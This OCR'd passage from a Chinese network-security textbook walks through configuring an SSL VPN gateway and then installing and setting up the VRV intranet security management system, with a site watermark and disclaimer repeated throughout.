


图 24–4　配置网关

为了保护设备的安全，需要设置多个管理员账号，并且分配不同的权限，同时为了防止被别人猜到用户名和密码，建议将管理员的口令更改为复杂口令。添加管理员账户的方法是，单击【系统管理】|【管理员管理】选项，右侧窗口中显示的就是当前系统中的管理员用户，如图 24–5 所示；然后单击【增加口令管理员】按钮，填入“登录名字”、“口令”、“电子邮件”、“手机号码”等信息，如图 24–6 所示。




图 24–5　安全配置

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 24–6　增加口令管理员

实训 2　制定访问规则

通过上面的操作，已基本完成了设备的基本安全部署，接下来制定要进行 VPN 访问的网络和能够使用内部资源的 IP 网段。方法是单击【接入管理】|【服务管理】|选项，在右侧窗口中单击【网段】标签，在【网段信息】文本框中输入“192.168.1.0/24”，【显示属性】设为【名称显示】，【认证类别】设为【通过口令访问】，如图 24–7 所示。添加完毕后单击【提交】按钮。




图 24–7　增加网段

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在日常工作中，对安全性比较敏感的网络管理员应当经常查看设备的登录和访问日志。如果发现异常，可以根据需要屏蔽一些不能访问的 IP 或者 IP 地址段，以保证设备本身和内部资源的安全。例如，网管员通过查看日志发现 192.168.1.0 网段的主机存在安全隐患，在原来的访问策略中是允许该网段访问内部资源的，现在要把 192.168.1.0 网段加入到黑名单中，临时阻止其访问内部资源。方法是单击【应用安全】|【地址黑名单】选项，如图 24–8 所示。




图 24–8　地址黑名单

然后单击【增加】按钮，在页面的【黑名单地址】中输入“192.168.1.0/24”，单击【提交】按钮，如图 24–9 所示。此时，192.168.1.0 网段的电脑就不能再通过 SSL VPN 访问企业内部资源了。




图 24–9　增加黑名单

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



任务小结

通过对联想网御安全设备 SSL VPN 的简单部署，熟悉类似安全设备的应用，进而学会此类网络设备在网络上的基本应用。从此次任务可以看出，SSL VPN 客户端不需要安装任何软件或硬件，只使用标准的浏览器就可通过简单的 SSL 安全加密协议安全地访问网络中的信息。

SSL VPN 避开了部署及管理必要客户端软件的复杂性和人力需求，且在 Web 的易用性和安全性方面架起了一座桥梁。目前，SSL VPN 公认的三大好处是：

① 它非常简单，不需要配置，可以立即安装、立即生效。

② 客户端不需要麻烦的安装，直接利用浏览器中内嵌的 SSL 协议就可以了。

③ 其兼容性好。传统的 IPSec VPN 对客户端采用的操作系统版本具有很高的要求，不同的终端操作系统需要不同的客户端软件，而 SSL VPN 完全没有这样的麻烦。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

任务 25

北信源内网安全管理软件

在一个数字化的时代，一个互联互通的世界，信息孤岛将完全阻碍我们的业务信息化发展进程，网络应用的发展成为了必然，因此办公自动化和各类应用系统得到了广泛普及。于是，不断出现基于组织或企业结构而建立的内部信息网络，使用与因特网同样的技术，在一个组织或企业内部并为其成员提供信息的共享和交流等服务，这样的计算机网络称为内网或内部网。当前，庞大而复杂的内网大量出现，其建设和运行维护已经成为各单位信息化建设的工作重点。


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在传统的信息安全的普遍观念里，常规安全防御理念往往局限在防火墙、IDS（入侵检测）、漏洞扫描等网络边界处，重要的安全设施大致集中于机房或网络入口处，在这些设备的严密监控下，来自外网的安全威胁得到了有效处理。但是，在实际网络管理中，来自于内网的、大部分的、更为复杂和严重的安全风险并未得到解决。

① 入网终端未经身份认证和安全性认证，容易引入病毒或黑客攻击，成为内网危险源。
② 终端软硬件资产信息无法自动收集，缺乏设备变更的跟踪查看的控制手段。
③ 终端用户操作水平不一，安全意识较弱，不能有效维护好操作系统的安全。
④ 内网计算机普遍存在系统或软件漏洞，缺乏高效、可靠的加固管理。
⑤ 当网络问题出现时，无法快速有效地定位网络中病毒、蠕虫、黑客的引入点，也就不能及时准确地切断安全事件发生点和网络。
⑥ 针对网络形式复杂、终端数目庞大的信息系统，应注意系统软件的稳定性、兼容性及合理性问题。

以上问题并不能通过传统方式得到控制，因此几乎影响了网络安全防护的整体实效。随着信息化建设发展的进程，围绕政府部门、军队和军工业内网防病毒、防泄密等安全需求，内网安全的概念逐渐在近几年间得到了普遍认可。由于网络管理事务密集度的增加，内网安全管理软件作为网络管理技术的边缘产物而衍生，它将防御手段落实于网络内部各终端节点。在安全性要求较高的政府部门、企事业单位、军队以及涵盖能源、金融、电信等行业的大型企业，内网安全管理软件被给予了高度的重视，其应用已经开始了自上而下、由点及面的推广，产品功能逐渐细化，控制粒度逐渐精细，在很大程度上提升了内部网络的安全性和可管理性。



任务学习引导

要点 1 学习内网安全软件的配置及管理

按照北信源内网安全管理系统（软件版本号：v6.6）的配置安装要求，依据产品实物和配套使用说明，在指定环境内模拟内网，配置系统管理服务器，注册系统客户端，通过服务器将相关策略等下发至客户端本地，收集客户端基本设备信息、用户信息，监控系统安全特征、人员操作行为等，对内网执行有效的安全监控和技术化管理。

要点 2 了解内网安全对网络安全防护的意义

追溯网络技术及其应用的发展，信息安全威胁由来已久，然而传统概念里的信息安全基本集中于外部网络。但如今面临的情况是，外部网络满含大量极具危险性、针对性和利益驱动的恶意行径，要求更为严格有效的边界防护措施；相对于外网而言，内网的问题更

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

为复杂棘手，由于内网普遍存在的计算机终端脆弱性，加之传统安全管理方式无法抵御来自终端的网络威胁，导致网络信息系统瘫痪、信息数据破坏、个人隐私信息被窃取，以及重要信息甚至涉密信息的泄露等问题频频出现，极大地影响了信息系统的正常运行维护，威胁组织和机构的安全体系建设，甚至带来了对现有业务秩序、社会秩序的安全隐患。

基于对内网安全管理难题复杂度的关注，内网安全逐渐成为了传统网络安全防范体系的重要组成部分，包括其技术手段、服务过程、管理方式等。要实现内网安全的可控管理，需要技术因素和管理因素的有机结合，且只有在内网安全得到有力保障的前提下，才可能做到真正意义上的网络安全防护。

要点 3　学习内网安全管理的主要内容

内网安全管理是一个广义的概念，凡与内网网络状况、终端安全、数据保密、介质管理、人员行为等相关的安全操作，都可纳入内网安全管理的范畴。具体来讲，内网安全管理的对象包括网络设备、内部服务器、个人计算机、数据及数据交互介质等，其范围按照组织或企业的业务范围而设定，管理方式按照系统工具的用途、设计结构、应用功能而进行区分。集中起来说，比较典型的内网安全管理软件包括如下几类。

1．终端管理与防护类

这类软件有内网安全管理系统软件，用于综合性的全网终端监控管理，提供可控性强、工作效率高的管理模式；还包括补丁自动分发管理系统软件，用于扫描全网系统软件及工具软件的漏洞，下发安装安全可靠的补丁，加固终端系统健壮性，保障全网终端系统的安全运维。终端管理与防护类软件的设计应适用于各用途、类型和规模的内部网络，保证架构的灵活性、功能结构的合理性、性能的稳定性和应用的可管理性。

2．网络访问控制类

实现终端接入控制的可以是软件系统，也可以是硬件产品。其功能主要是准许符合身份认证、安全性认证的计算机接入到内部网络，对不符合预定要求的计算机执行身份确认和不安全项修复，防范终端计算机的随意接入而引入危险源，建立单位全网系统的安全准入机制，保护内网信息资源，提升整体安全性能。

3．终端行为审计类

随着国内外相关信息安全管理法律法规的出台，终端用户行为的直接监控审计已成为信息安全管理的重要内容。终端行为审计类产品包括主机监控审计、用户上网行为审计、介质使用审计等。此类软件以增强内部信息的保密为目的，将安全监控的关注点从设备转向使用者的行为，监控终端用户的网络访问行为（网站访问、信息发布、电子邮件、网络应用、流量下载等）、文件操作（文件创建、读写、复制、更名、删除、移动、打印、权限等）、数据存储介质使用（数据读写、光盘刻录等）等行为事件，审计记录使用人、IP 地址、

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

事件内容，在保密性较高的单位机构，还将进行涉密信息的检查取证，最终将此类记录信息作为各项管理措施落实执行的依据，强化人员的保密意识。

4．数据保密类

信息数据的安全保密是内网安全管理的重点内容之一，涉及网络环境、终端环境、人员操作行为和数据的移动存储介质。数据保密类产品包括移动存储介质管理系统类、安全U盘/硬盘类、电子文档安全管理系统类、信息检查及清除系统类等。数据保密类安全系统以数据本身为保护核心，通过对核心数据文件的加密、硬件介质的安全管理、用户数据操作行为的强审计记录，从各个方面建立数据的安全应用环境，严格控制各类不安全因素对内部信息数据的破坏、篡改和窃取。

要点 4 软件介绍

本任务选择的实际操作软件“北信源内网安全管理系统（版本号：v6.6）”，是我国自主研发的专业内网终端安全监控防护产品。该产品遵循网络防护和端点防护并重的理念，采用C/S与B/S混合模式设计，以合理的技术方式，实现了内部网络终端的可控管理。内网个人计算机按照要求安装系统客户端，系统管理员可在管理范围内，登录系统管理平台，实现分布式控制、集中化管理的灵活模式。另外，该产品架构适用于局域网、城域网和广域网，从行政结构来说，满足用户自上而下的管理方式，安全策略能够逐级下发至下级机构，下级机构的安全状况能够上报汇总至上级单位，以实现对全网安全管理的体系化管理。其管理结构如图25–1所示。




图25–1　应用管理结构

北信源内网安全管理系统强化了对网络计算机终端状态、行为以及事件的管理，它提供了防火墙、IDS、防病毒系统、专业网管软件所不能提供的终端管理功能，并扩展成为一个实时的可控内网管理平台。该产品通过了国家保密局、公安部、国家信息安全评测中心等的多项权威认证，是当前我国知名的内网安全管理典型软件产品之一，已得到广泛应用。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



应用实训

因内网安全管理软件 B/S 和 C/S 混合设计结构的特殊性，在应用实训环节，可通过合理方式（如虚拟机）搭建模拟内网，配置服务器和客户端，协作了解掌握软件功能及管理方式。下面所选择的内容为实际系统软件的部分功能，详细配置以产品实物和配套使用手册为准。

实训 1　环境准备

1．服务器软硬件配置

硬件环境：建议使用专业服务器或高档 PC 机，2.4GHz 以上 CPU，2GB 以上内存，100GB 以上硬盘。

软件环境：Windows 2000 Server（SP4）或以上操作系统（安装 IIS），MS SQL Server 2000（SP4）或更新版本的数据库。

2．配置 IIS 服务

服务器配备 IIS 服务器，提供 Web 服务，用于安装 Web 网页管理配置平台。

3．配置端口

开放服务器操作系统 88 端口，内网各计算机终端防火墙应打开如下端口和正常开启 ICMP 协议，以确保同服务器的正常连接：80、2388、2399、8901、8900、161（SNMP 协议）、139、137（NetBIOS）、22105、8889、22106 和 22108。

实训 2　服务器安装

具体安装配置按照产品配套使用手册完成，系统组件的作用及相关说明如下。

1．安装顺序及操作

在服务器操作系统上运行安装程序，进入安装界面，严格按照下列顺序完成服务器各组件的安装。

（1）安装 SQL Server 数据库

数据库用于整个系统运维的信息存取库，要求正确安装。数据库可以专设数据库服务器，也可以和本系统的服务器组件安装于同一台机器。需要重点注意的是安装数据库时服务账户设置为【使用本地系统账户】，身份验证模式设置为【混合模式】。如果实验环境已经配备有 SQL Server 数据库，则不必重新安装，依据产品配套使用手册完成配置调用即可。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

（2）安装 WinPcap 驱动程序

WinPcap 驱动程序用于在操作系统下提供网络底层的访问能力，其主要功能包括捕获原始数据包、特殊数据包过滤、收集网络通信过程中的统计信息等。

（3）初始化数据库

初始化数据库是指在 SQL 数据库中初始化建立 VRVEIS 数据库（软件数据库名）并生成系统必需的相关数据表格。

（4）安装 Web 管理平台

Web 管理平台（网页管理平台）是提供给系统管理员的操作界面，管理员只需在确定的管理范围内登录服务器 IP 即可进入管理平台。该组件要求安装在默认路径下。为保障数据库的正常访问，安装过程中必须确保信息填写正确。安装完成后它在 IIS 目录上以虚拟目录的形式存在，虚拟目录名称为 VRVEIS。

（5）安装区域管理器（推荐安装在默认路径下）

区域管理器是整个系统的数据处理中心，也是系统的主控部件。建议将区域管理器和数据库安装于同一台服务器。完成安装后，服务器桌面将出现相应的快捷方式图标，双击进入后按配套使用手册进行设置。

（6）安装管理器主机保护模块

主机保护工具主要是为了保护服务器不受客户端和未知终端设备的恶意攻击。其方法是限制访问自身的 IP 地址和端口，能有效防范 DoS/DDoS 行为攻击。在安装页面中选择【安装管理器主机保护模块】，完成安装后会在桌面生成 nsscenter.exe 快捷方式，执行后在系统右下角将出现图标。运行后按配套使用手册进行设置。

2．重点提示

在服务器安装前，需注意以下各项。

① 必须确认服务器系统 IIS 服务正常。
② 必须确认服务器 SNMP 服务正常。
③ 必须确认服务器数据库已正常安装并能正常使用（以本地系统账户方式安装）。
④ 必须确认服务器目标安装盘留有足够的剩余空间。

实训 3 服务器配置

服务器管理和应用的具体配置步骤详见产品配套使用手册。系统各管理功能的作用和重点内容说明如下。

在网页平台安装完毕之后，通过“http：//Web 服务器 IP 地址/vrveis”或“http：//Web 服务器 IP 地址/vrveis/index.asp”登录管理平台。例如：“http：//192.168.1.1/vrveis”或“http：//192.168.1.1/vrveis/index.asp”，如图 25–2 所示。登录成功后可进行相关配置。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 25–2　系统登录界面

1．区域划分与配置

步骤 1 单击左侧的【配置管理】|【区域划分与配置】选项，在【区域信息描述】选项组中填写相关管理信息，再单击【保存】按钮，如图 25–3 所示。




图 25–3　区域信息描述

步骤 2 在【添加区域 IP 划分】选项组中添加一个 C 类地址段，如 192.168.1.1～192.168.1.254，再单击【保存】按钮，如图 25–4 所示。




图 25–4　添加区域 IP 划分

步骤 3 保存成功后，【区域 IP 划分列表】中将出现划分的 IP 范围，如图 25–5 所示。注意，这里出现的 IP 划分列表只是说明该网段应作为系统的管理范围，必须在完成该网段的扫描器设置后，才能实现管理功能。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 25–5　区域 IP 划分列表

2．区域管理器配置

单击左侧的【配置管理】|【区域管理器配置】选项，设定系统策略控制及数据接收处理，如图 25–6 所示。

